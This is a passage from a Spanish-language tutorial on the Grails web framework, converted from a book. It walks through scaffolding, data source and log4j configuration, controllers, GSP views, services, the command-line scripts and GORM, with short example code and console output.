
por ejemplo:


```
http://localhost:8080/GroovyAlmanac/truco/list
```

Si vuelves a ejecutar la aplicación verás que la página principal es diferente. Ahora muestra enlaces a los tres controladores principales, y al pulsar sobre cada uno podrás navegar por las acciones de gestión de entidades.



El scaffolding crea un esqueleto completo para empezar a trabajar en nuestra aplicación:





Cuándo usar el Scaffolding

Como ves, el scaffolding es una técnica muy potente que nos evita construir una porción importante de nuestra aplicación. Sin embargo, como todo, tiene sus limitaciones y no es una herramienta fundamental. A la hora de decidir si la empleamos o no, debemos considerar dos escenarios posibles:

- Si nuestra aplicación se va a parecer mucho a lo generado por Grails, podemos usarlo como punto de partida para una primera versión del código, y a partir de ese momento, asumir el control sobre él introduciendo los cambios que sean necesarios. Es importante tener en cuenta que entonces no debemos volver a generar los artefactos, puesto que se perderían nuestros cambios.
- Si la aplicación no se parece a lo generado mediante scaffolding, aún puede resultar útil como consola de administración o *backend*, aunque para implementar la lógica de nuestra aplicación tendremos que partir de cero.

Por tanto, antes de generar artefactos de forma automática es recomendable pararse a pensar en qué tipo de uso vamos a darles después, ya que si no planificamos nuestra aplicación podemos vernos en un callejón sin salida intentando que el scaffolding haga cosas para las que nunca fue diseñado.

Configuración de acceso a datos

Grails incorpora **HSQLDB** (<http://www.hsqldb.org>), una base de datos empotrada escrita íntegramente en Java, para que podamos empezar a trabajar sin tener que

contar con un servidor. Sin embargo, en la mayoría de los casos tendremos una base de datos y querremos usarla. Para ello editamos el siguiente archivo:

grails-app/conf/DataSource.groovy

```
dataSource {
    pooled = true
    dbCreate = "update"
    driverClassName = "com.mysql.jdbc.Driver"
    username = "dataUser"
    password = "dataPass"
}
environments {
    production {
        dataSource {
            url = "jdbc:mysql://servidor:3306/liveDb"
        }
    }
    test {
        dataSource {
            url = "jdbc:mysql://servidor:3306/testDb"
        }
    }
    development {
        dataSource {
            url = "jdbc:mysql://servidor:3306/devDb"
        }
    }
}
```

Como ves, Grails permite tener entornos distintos (desarrollo, pruebas, producción) configurados, de forma que por ejemplo:

grails war - genera un war de mi aplicación configurada para el entorno de desarrollo.

grails prod war - genera el war configurado para producción.

Controladores

Los controladores son los responsables de recibir las solicitudes del usuario, aplicar la lógica de negocio sobre el modelo, y decidir la vista que se debe mostrar a continuación. Hemos visto que Grails puede generar controladores para gestionar el ciclo de vida de nuestras entidades, pero lógicamente nosotros podemos generar controladores mediante el comando **create-controller**:

```
grails create-controller prueba
```

Al ejecutar el comando, Grails generará una clase en `grails-app/controllers`:

grails-app/controllers/PruebaController.groovy:

```
class PruebaController {  
    def accion = {  
        render "Controlador de pruebas..."  
    }  
}
```

Gracias al empleo de convenciones, todas las clases de la carpeta `grails-app/controllers` que se llamen `XXXController.groovy` responderán a la url correspondiente, en este caso, `/Aplicación/prueba/accion`.

Vistas: Groovy Server Pages

La vista en una aplicación MVC es la responsable de mostrar al usuario el estado del sistema y las acciones que tiene a su disposición. En Grails desarrollamos las vistas mediante **Groovy Server Pages**, una versión simplificada de JSP que permite intercalar expresiones en el código HTML y emplear una serie de etiquetas al estilo JSTL.

Por ejemplo:

grails-app/views/otro/vista.gsp

```
<html>  
<head>...</head>  
<body>  
    <g:set var="miVariable">  
        Hoy es: ${new Date()}  
    </g:set>  
    <p>  
        Lo que tengo que decir es:  
        <strong>${miVariable}</strong>  
    </p>  
</body>  
</html>
```

Para invocar esta vista de su controlador usaríamos el método `render`:

grails-app/controllers/OtroController.gsp

```
class OtroController {  
    def mivista = {  
        render(view: 'vista')  
    }  
}
```

Helpers para AJAX

Entre las librerías de etiquetas GSP encontramos varias que nos permiten generar código Javascript en nuestras páginas y realizar llamadas AJAX al servidor. Por ejemplo:

```
<script type="text/javascript">
$('mydiv').onclick = <g:remoteFunction action="show"
id="1" />
</script>
```

```
<select
onchange="$remoteFunction(
    action:'bookbyname',
    update:[success:'great', failure:'ohno'],
    params:'bookName=' + this.value' )">
    <option>first</option>
    <option>second</option>
</select>
```

Custom tags

Al igual que JSP, GSP soporta el concepto de librería de etiquetas, solo que mucho más simplificado y elegante. En Grails una librería de etiquetas es una clase Groovy con el nombre XXXTagLib.groovy que se aloja en la carpeta grails-app/taglib. Por ejemplo:

grails-app/taglib/SimpleTagLib.groovy:

```
class SimpleTagLib{
    def mitag = {attrs, body ->
        out << "<div class='${attrs.estilo}'>"
        out << body()
        out << "</div>"
    }
}
```

Podríamos usar este fragmento en cualquier vista para utilizar nuestro TagLib:

```
<body>
    <g:mitag estilo="rojo">
        <p>
            Cualquier cosa...
        </p>
    </g:mitag>
</body>
```

Servicios

El equipo de desarrollo de Grails desaconseja (y yo también) la inclusión de lógica de negocio en la capa de Control, y recomienda hacerlo mediante servicios. Un servicio es una clase cuyo nombre sigue el patrón XXXService.groovy y que se aloja en la carpeta grails-app/services. Por ejemplo:

grails-app/services/UserService.groovy:

```
class UserService {  
    void activarUsuario(Usuario u) {  
        //lógica del servicio  
    }  
}
```

Para usar el servicio, cualquier controlador, librería de etiquetas, etc puede declarar una variable userService, lo que activará la inyección automática por parte de Spring de la dependencia:

grails-app/controllers/UserController.groovy:

```
class UserController{  
    def userService  
    def activar = {  
        def u = User.get(params.id)  
        userService.activarUsuario(u)  
    }  
}
```

Desplegar nuestra aplicación

Una vez completado el desarrollo de nuestra aplicación, podemos desplegarla en cualquier contenedor JavaEE. Para ello necesitaremos generar el archivo WAR mediante el comando:

```
grails prod war
```

Este comando compilará todo nuestro código Groovy y Java, y generará un archivo a partir del esqueleto contenido en la carpeta web-app de nuestro proyecto. El nombre del archivo incluirá la versión de nuestra aplicación, de forma que podamos mantener un histórico de versiones.

Con esto completamos el breve repaso a Grails. En los siguientes capítulos nos adentraremos con una mayor profundidad en los temas que hemos tratado.

4. Lo que debes saber antes de empezar

A estas alturas ya deberías tener una impresión de conjunto sobre Grails, y la forma de trabajar para crear aplicaciones web JavaEE con este entorno. En este capítulo vamos a profundizar en los principios que hay detrás del framework, explicando el por qué de cada cosa y tratando de guiarte a la hora de diseñar tus aplicaciones.

Metodologías

Grails es un entorno para desarrollo de aplicaciones web sobre la plataforma Java Enterprise Edition nacida en un contexto muy particular: el de las metodologías de desarrollo de software ágiles.

La idea detrás de estos procesos es que los requisitos de una aplicación no siempre pueden definirse completamente antes de comenzar la implementación, y es necesario un ciclo basado en iteraciones cortas y una comunicación muy fluida con el cliente para que el proyecto vaya bien encaminado desde el principio y no se desvíe en fecha y/o coste.

Se trata de aliviar el desarrollo de software de procesos burocráticos y rígidos que obligan a definir por completo los requisitos, luego diseñar una solución, luego implementarla, y luego probarla, siempre por ese orden y terminando completamente una etapa antes de comenzar la siguiente. Hay muchas metodologías ágiles, pero todas tienen en común una clara orientación a **gestionar el cambio**. Es posible (y frecuente) que el cliente no tenga completamente definidos los requisitos antes de comenzar el desarrollo, y que necesite estar involucrado en el proceso de desarrollo más allá de la reunión de arranque del proyecto.

De esta manera, metodologías como **eXtreme Programming** o **Scrum** incluyen al cliente en las reuniones de seguimiento, y establecen una forma de trabajo en la que la comunicación fluida garantiza que si se produce un cambio total o parcial en los requisitos el equipo de desarrollo será capaz de adaptar la aplicación en un tiempo razonable.

Pero para que esto sea posible es necesario contar con herramientas que también sean ágiles, y aquí es donde nacen frameworks como **Ruby on Rails**, y en el ámbito de Java, lenguajes como **Groovy** y frameworks como **Grails**. Son herramientas en las que el programador gasta el mínimo tiempo necesario en tareas repetitivas, y en las que un cambio de requisitos no obliga a reescribir toda la aplicación, porque la mayoría del código de infraestructura se genera de forma dinámica mientras la aplicación se está ejecutando.

El patrón Model View Controller

Respecto al diseño, Grails sigue un patrón muy popular sobre todo en el desarrollo de aplicaciones web, denominado Model-View-Controller, o Modelo-Vista-Controlador. Este patrón establece que los componentes de un sistema de software debe

organizarse en 3 capas distintas según su misión:

- **Modelo, o capa de datos.** Contiene los componentes que representan y gestionan los datos manejados por la aplicación. En el caso más típico, los objetos encargados de leer y escribir en la base de datos.
- **Vista, o capa de presentación.** Los componentes de esta capa son responsables de mostrar al usuario el estado actual del modelo de datos, y presentarle las distintas acciones disponibles.
- **Capa de control.** Contendrá los componentes que reciben las órdenes del usuario, gestionan la aplicación de la lógica de negocio sobre el modelo de datos, y determinan qué vista debe mostrarse a continuación.

Cuando digo que los componentes de la capa de control "*gestionan la aplicación de la lógica de negocio*" me refiero a que son responsables de que ésta se aplique, lo cual **no quiere decir que debemos implementar la lógica de nuestros casos de uso en los controladores**. Normalmente esta lógica estará implementada en una cuarta capa:

- **Capa de servicios.** Contiene los componentes encargados de implementar la lógica de negocio de nuestra aplicación.

Cuando trabajamos en Grails, generamos componentes en cada una de las capas y es el entorno el que se encarga de conectar unos con otros y garantizar su buen funcionamiento. Por ejemplo, los componentes de la capa de servicios son clases cuyo nombre termina en `Service` y que se alojan en la carpeta `grails-app/services`:

```
class LoginService {
    Persona doLogin(userName, userPass) {
        def p = Persona.findByUserNameAndPassword(
            userName, userPass
        )
        if(p) {
            p.lastLogin = new Date()
            p.save()
        }
    }
}
```

Si queremos utilizar este servicio desde un Controlador, simplemente declaramos una variable con el nombre `loginService` y Grails inyectará automáticamente una instancia del servicio:

```
class LoginController {
    def loginService

    def login = {
        def p = loginService.doLogin(
            params.n,
            params.p)
        if(p) {
            redirect(action:index)
        }
    }
}
```

```
        }  
        else{  
            redirect(action:loginForm)  
        }  
    }  
}
```

El resultado de implementar la lógica de negocio en un servicio es que el controlador únicamente tiene que decidir qué vista se muestra en función del resultado devuelto por el método `doLogin`, con lo que nuestros componentes quedan sencillos y fáciles de leer y diagnosticar en caso de incidencias.

Inversión de Control (IoC)

La inversión de control es otro patrón utilizado en Grails, según el cual las dependencias de un componente no deben gestionarse desde el propio componente para que éste sólo contenga la lógica necesaria para hacer su trabajo.


En el ejemplo anterior hemos visto cómo el Controlador definía una variable con el nombre del servicio que necesitaba emplear, pero no se ocupaba de instanciar el servicio ni de configurarlo de ningún modo antes de poder usarlo. En su lugar, Grails utiliza el contenedor Spring para ese tipo de tareas.

Cuando creamos un componente en nuestra aplicación, Grails configura Spring para que gestione su ciclo de vida (cuándo se crea, cuántas instancias se mantienen vivas a la vez, cómo se destruyen, etc.) y sus dependencias (qué otros componentes necesita para realizar su trabajo y cómo conseguirlos).

El objetivo de esta técnica es mantener nuestros componentes lo más sencillos que sea posible, incluyendo únicamente código que tenga relación con la lógica de negocio, y dejar fuera todo el código de fontanería. Así, nuestra aplicación será más fácil de comprender y mantener.

5. Anatomía de Grails: La línea de comandos

Grails no es un framework web al estilo de Struts, sino un entorno "full stack" que nos proporciona componentes para todas las capas de nuestra arquitectura, así como herramientas de generación de código y de testing entre otras. Por eso incluye **Gant** (un envoltorio sobre Apache Ant escrito en Groovy) para coordinar el trabajo de todo el entorno.



```
C:\Windows\system32\cmd.exe
C:\Users\Nacho\workspace\Documentos\Fornacion\Groovy\ejemplos\almanac>grails create-controller prueba
Welcome to Grails 1.1 - http://grails.org/
Licensed under Apache Standard License 2.0
Grails home is set to: C:\Users\Nacho\Downloads\grails-bin-1.1\grails-1.1

Base Directory: C:\Users\Nacho\workspace\Documentos\Fornacion\Groovy\ejemplos\almanac
Running script C:\Users\Nacho\Downloads\grails-bin-1.1\grails-1.1\scripts\CreateController.groovy
Environment set to development
Created Controller for Prueba
    [mkdir] Created dir: C:\Users\Nacho\workspace\Documentos\Fornacion\Groovy\ejemplos\almanac\grails-app\views\prueba
Created Tests for Prueba
C:\Users\Nacho\workspace\Documentos\Fornacion\Groovy\ejemplos\almanac>
```

Con Grails una gran parte del tiempo lo pasaremos en la consola, invocando comandos desde la carpeta de nuestro proyecto. Estos comandos son los que utilizaremos para, por ejemplo, generar el esqueleto de nuestros artefactos, o ejecutar todas las pruebas unitarias y de integración, o ejecutar la aplicación en modo desarrollo.

Cada vez que ejecutemos el comando:

```
grails [nombre del script]
```

Grails buscará un script de Gant con el nombre que hayamos introducido en las siguientes ubicaciones:


- USER_HOME/.grails/scripts
- PROJECT_HOME/scripts
- PROJECT_HOME/plugins/*/scripts
- GRAILS_HOME/scripts

Si encuentra más de un script con el nombre que hayamos escrito, nos dejará elegir cual queremos ejecutar.

Veamos algunos de los comandos principales que podemos invocar sobre nuestro

proyecto:

- `clean` – elimina todas las clases compiladas
- `compile` – realiza la compilación de todos los fuentes Groovy y Java de nuestra aplicación.
- `console` – lanza una consola Swing que podemos utilizar para ejecutar código de forma interactiva sobre nuestro proyecto:



- `create-app <nombre>` – crea el esqueleto de una nueva aplicación.
- `create-controller <nombre>` – crea el esqueleto para un controlador.
- `create-domain-class <nombre>` - crea una nueva clase de Entidad.
- `create-integration-test <nombre>` - crea el esqueleto para un caso de prueba de integración.
- `create-plugin <nombre>` - crea el esqueleto para desarrollar un plugin.
- `create-script <nombre>` - Crea el esqueleto para un nuevo script Gant.
- `create-service <nombre>` - Crea el esqueleto para una nueva clase de la capa de servicios.
- `create-tag-lib <nombre>` - Crea el esqueleto para una nueva librería de

etiquetas.

- `create-unit-test <nombre>` - Crea el esqueleto para un caso de pruebas unitarias.
- `doc` – genera la documentación javaDoc y GroovyDoc de nuestro proyecto.
- `generate-all <entidad>` - Lanza el scaffolding para la entidad correspondiente.
- `generate-controller <entidad>` - Genera el controlador CRUD para la entidad correspondiente.
- `generate-views <entidad>` - Genera las vistas CRUD para la entidad correspondiente.
- `help` – Muestra la lista completa de comandos disponibles.
- `install-plugin <nombre o ruta>` - Instala un plugin en nuestro proyecto. Si proporcionamos un nombre en vez de una ruta, buscará el plugin en el repositorio oficial (ver <http://grails.org/plugin/home>).
- `install-templates` – Instala en nuestro proyecto las plantillas usadas por Grails para la generación de artefactos. Una vez instaladas, Grails siempre usará nuestra copia local, de forma que podemos personalizar la generación de código.
- `list-plugins` – Muestra la lista de plugins disponible en el repositorio oficial.
- `run-app` – Ejecuta nuestra aplicación en el contenedor Jetty incluido con Grails.
- `run-war` – Genera un archivo WAR de nuestra aplicación y lo despliega en el contenedor Jetty incluido con Grails. A diferencia de `run-app`, en esta modalidad no se recargarán automáticamente los archivos que modifiquemos.
- `schema-export` – Utiliza la herramienta SchemaExport de Hibernate para generar el código DDL de nuestro esquema.
- `set-version <numero>` – Modifica la versión actual de nuestro proyecto. El número de versión se refleja entre otros sitios en el nombre del archivo WAR generado cuando empaquetamos nuestra aplicación.
- `shell` – Ejecuta una terminal Groovy que podemos usar para lanzar comandos de forma interactiva en nuestra aplicación:

```

C:\Windows\system32\cmd.exe - grails shell

C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\almanac>grails shell
Welcome to Grails 1.1 - http://grails.org/
Licensed under Apache Standard License 2.0
Grails home is set to: C:\Users\Nacho\Downloads\grails-bin-1.1\grails-1.1

Base Directory: C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\almanac
Running script C:\Users\Nacho\Downloads\grails-bin-1.1\grails-1.1\scripts\Shell.groovy
Environment set to development
[Groovy] Compiling 2 source files to C:\Users\Nacho\grails\1.1\projects\almanac\classes
[Groovy] Compiling 1 source file to C:\Users\Nacho\grails\1.1\projects\almanac\classes
Groovy Shell (1.6.0, JVM: 1.6.0_10)
Type 'help' or '?' for help.

groovy:000> Usuario.list().each{
groovy:001> println it
groovy:002> }
==> []
groovy:000>
    
```

- **stats** – Muestra una estadística sobre nuestro proyecto mostrando número de archivos según tipo y el total de líneas de código:

```

C:\Windows\system32\cmd.exe

C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\almanac>grails stats
Welcome to Grails 1.1 - http://grails.org/
Licensed under Apache Standard License 2.0
Grails home is set to: C:\Users\Nacho\Downloads\grails-bin-1.1\grails-1.1

Base Directory: C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\almanac
Running script C:\Users\Nacho\Downloads\grails-bin-1.1\grails-1.1\scripts\Stats.groovy
Environment set to development

+-----+-----+
| Name | Files | LOC |
+-----+-----+
| Controllers | 4 | 258 |
| Domain Classes | 3 | 33 |
| Unit Tests | 4 | 44 |
+-----+-----+
| Totals | 11 | 335 |
+-----+-----+

C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\almanac>
    
```

- **test-app** – Ejecuta todos los casos de prueba definidos en nuestro proyecto, generando un informe con el resultado del proceso.
- **uninstall-plugin <nombre>** – Elimina el plugin correspondiente de nuestra aplicación.
- **upgrade** – actualiza nuestra aplicación para adaptarla a una versión superior de Grails.
- **war** – genera el archivo WAR (Web Application aRchive) de nuestra aplicación, que podemos desplegar en cualquier servidor de aplicaciones JavaEE.

A lo largo de los siguientes capítulos iremos mostrando con más profundidad el funcionamiento de la mayoría de estos comandos, a medida que los utilizemos en los distintos ejemplos. Para una lista completa y actualizada te recomiendo la documentación oficial del proyecto: <http://grails.org/Documentation>

Personalizar la generación de código

Como has visto, la mayoría de los scripts de Grails sirven para generar código de una u otra manera, ya sea creando artefactos o construyendo controladores y vistas mediante scaffolding para manipular nuestro modelo de datos.

El código generado es útil en la mayoría de las situaciones, pero existen otras en las que necesitamos tener más control sobre el proceso. Como vimos en el primer capítulo, el objetivo de Grails es ser sencillo en la superficie, pero manteniendo la posibilidad de *acceder a las profundidades* si necesitamos un comportamiento específico. Siguiendo esa filosofía se ha incluido el comando `install-templates`.

Si instalamos las plantillas en una aplicación, Grails copiará los archivos que utiliza para generar código en la carpeta `src/templates` de nuestro proyecto, incluyendo:

- `src/templates/artifacts` – plantillas para generar los distintos tipos de artefacto:
 - `Controller.groovy`
 - `DomainClass.groovy`
 - `Filters.groovy`
 - `Script.groovy`
 - `Service.groovy`
 - `TagLib.groovy`
 - `Tests.groovy`
 - `WebTest.groovy`
- `src/templates/scaffolding` – plantillas para el scaffolding de una clase del modelo de datos:
 - `Controller.groovy`
 - `create.gsp`
 - `edit.gsp`
 - `list.gsp`
 - `renderEditor.template` (crea el campo del formulario HTML en función del tipo de dato de cada propiedad)
 - `show.gsp`
- `src/templates/war` – plantilla para generar la aplicación JavaEE
 - `web.xml`

En cada una de las plantillas verás que se utilizan variables para referirse en cada caso al artefacto que se está generando así como otros datos relacionados. Por ejemplo, la plantilla `DomainClass.groovy` tiene esta pinta:

```
@artifact.package@ class @artifact.name@ {  
  
    static constraints = {  
  
    }  
  
}
```

Lo importante a tener en cuenta es que una vez que hemos instalado las plantillas en nuestra aplicación, Grails usará siempre la copia local para generar código, de forma que podemos modificarlas para controlar el proceso de generación alterando, por ejemplo, el aspecto que tienen las vistas por defecto, o el editor utilizado para un tipo de dato particular.

6. Configuración

Como hemos visto, Grails es un entorno en el que se prima la convención sobre la configuración. Gracias a este principio, para definir, por ejemplo, los Controladores de nuestra aplicación, no necesitamos declararlos en ningún archivo XML o de ningún tipo. En lugar de eso, cualquier clase que se llame `[LoQueSea]Controller` y esté en la carpeta `grails-app/controllers` será tratada como un controlador y estará asociado con un conjunto de URLs particular. Tampoco es necesario especificar qué vista hay que mostrar para una acción particular, ya que Grails buscará automáticamente aquella que se llame igual que la acción y esté en una carpeta con el mismo nombre que el controlador (más sobre esto en el capítulo 9)

A pesar de esto, en Grails sí existen archivos de configuración que podemos manipular para modificar el comportamiento del entorno. Estos archivos se almacenan en la carpeta `grails-app/conf`, y a continuación repasamos el contenido y el propósito de los más importantes.

Grails contempla el uso de entornos de ejecución, de forma que podamos establecer valores de configuración diferentes para desarrollo, pruebas y producción.

El archivo `Config.groovy`

El archivo `grails-app/conf/Config.groovy` contiene los parámetros de configuración general de nuestra aplicación. Se trata de un archivo de **ConfigSlurper** (<http://groovy.codehaus.org/ConfigSlurper>), lo cual permite la declaración de variables y el uso de tipos de datos en la configuración. Cualquier parámetro que definamos en este archivo estará disponible desde cualquier artefacto de la aplicación a través del objeto global `grailsApplication.config`. Por ejemplo, si definimos la siguiente variable:

```
com.imaginaworks.miParametro = "dato"
```

podremos acceder desde cualquier controlador, vista, servicio, etc a su valor mediante la expresión

```
grailsApplication.config.com.imaginaworks.miParametro
```

Existe una serie de parámetros predefinidos que podemos utilizar para modificar el comportamiento de Grails:

- `grails.config.locations` – Ubicaciones en las que queremos guardar otros archivos de configuración para que se fundan con el principal.
- `grails.enable.native2ascii` – Si el valor es `true`, Grails usará `native2ascii` para convertir los archivos `properties` a `unicode` (el compilador y otras utilidades Java sólo puede manejar archivos que contengan caracteres `Latin-1` y/o `Unicode`).
- `grails.views.default.codec` – El formato por defecto para nuestras GSPs. Puede valer `'none'` (por defecto), `'html'` o `'base64'`.

- `grails.views.gsp.encoding` – Codificación por defecto de nuestros archivos GSP (por defecto es 'utf-8').
- `grails.mime.file.extensions` – Habilita el uso de la extensión en la url para fijar el content type de la respuesta (por ejemplo, si añadimos '.xml' al final de cualquier url Grails fijará automáticamente el content type a 'text/xml', ignorando la cabecera Accept del navegador).
- `grails.mime.types` – Un Map con los tipos mime soportados en nuestra aplicación.
- `grails.serverURL` – La parte "fija" de nuestros enlaces cuando queramos que Grails genere rutas absolutas.
- `grails.war.destFile` – Ruta en la que grails war debería generar el archivo WAR de nuestra aplicación.
- `grails.war.dependencies` – Permite personalizar la lista de librerías a incluir en el archivo WAR.
- `grails.war.java5.dependencies` – Permite personalizar la lista de librerías a incluir en el archivo WAR para el JDK1.5 y superiores.
- `grails.war.copyToWebApp` – Permite controlar qué archivos de la carpeta web-app de nuestro proyecto se deben copiar al archivo WAR.
- `grails.war.resources` – Permite personalizar el proceso de generación del WAR, especificando tareas previas en una closure mediante código Ant builder.

Configuración de log4j

Grails emplea log4j para la generación de trazas, y proporciona (a partir de la versión 1.1) un DSL para configurar los umbrales y appenders. Por ejemplo:

```
import org.apache.log4j.*
log4j = {
    root {
        error()
    }
    appenders {
        appender new RollingFileAppender(
            name:'archivoRotado',
            maxFileSize:1024,
            fileName:'/var/log/grails/trazas.log'
        )
    }
    info 'org.codehaus.groovy.grails.web.servlet',
        'org.codehaus.groovy.grails.web.pages'
    warn  'org.mortbay.log'
}
```

Esta configuración establece un umbral por defecto (root logger) de 'error', y de 'info'

para los loggers de Controladores y GSPs, y de 'warn' para el de Jetty. Además crea un appender de tipo `RollingFileAppender` que proporciona rotado automático de archivos (más información sobre log4j en <http://logging.apache.org/log4j>).

DataSource.groovy

Grails es Java, y por tanto la configuración de acceso a datos recae en última instancia en JDBC. El archivo `DataSource.groovy` contiene los parámetros de conexión con la base de datos que vayamos a utilizar en cada entorno:

```
dataSource {
    driverClassName = 'com.mysql.jdbc.Driver'
    pooled = true
    dbCreate = 'update'
}
environments {
    development {
        url = jdbc:mysql://localhost:3306/dev-schema
        username = dev
        password = dev-pass
    }
    test{
        url = jdbc:mysql://localhost:3306/test-schema
        username = test
        password = test-pass
    }
    production {
        jndiName = "java:comp/env/miDataSource"
    }
}
```

En el primer bloque `dataSource` definimos los valores genéricos, que podremos sobrescribir después en cada uno de los entornos. De esta manera, usamos bases de datos distintas en desarrollo, pruebas y producción. Fíjate en que para producción estamos definiendo un *DataSource JNDI*, en lugar de conexión directa.

El valor de `dbCreate` determina la forma en que Grails debería – o no – generar el esquema de la base de datos automáticamente. Los valores posibles son:

- `create-drop` – El esquema se creará cada vez que arranquemos el contexto de nuestra aplicación, y será destruido al detenerlo.
- `create` – Crea el esquema si no existe, pero no modifica el esquema existente (aunque **sí borrará los datos** almacenados).
- `update` – Crea la base de datos si no existe, y actualiza las tablas si detecta que se han añadido entidades nuevas o campos a las existentes.

7. El modelo de datos: GORM

El modelo de datos en una aplicación Grails está compuesto por las clases del Dominio (yo prefiero el término Entidades), que se ubican en la carpeta `grails-app/domain`. Grails utiliza GORM (*Grails Object Relational Mapping*), un gestor de persistencia escrito en Groovy, para controlar el ciclo de vida de las entidades y proporcionar una serie de métodos dinámicos (se crean en tiempo de ejecución para cada entidad) que facilitan enormemente las búsquedas.

GORM está construido sobre **Hibernate**, una herramienta de mapeo objeto-relacional, que se encarga de relacionar las entidades de tu clase con tablas de una base de datos, y las propiedades de tus entidades con campos en las tablas. Cada operación que realices sobre los objetos de tu modelo de datos será traducida por Hibernate en las sentencias SQL necesarias para quedar reflejado en la base de datos.

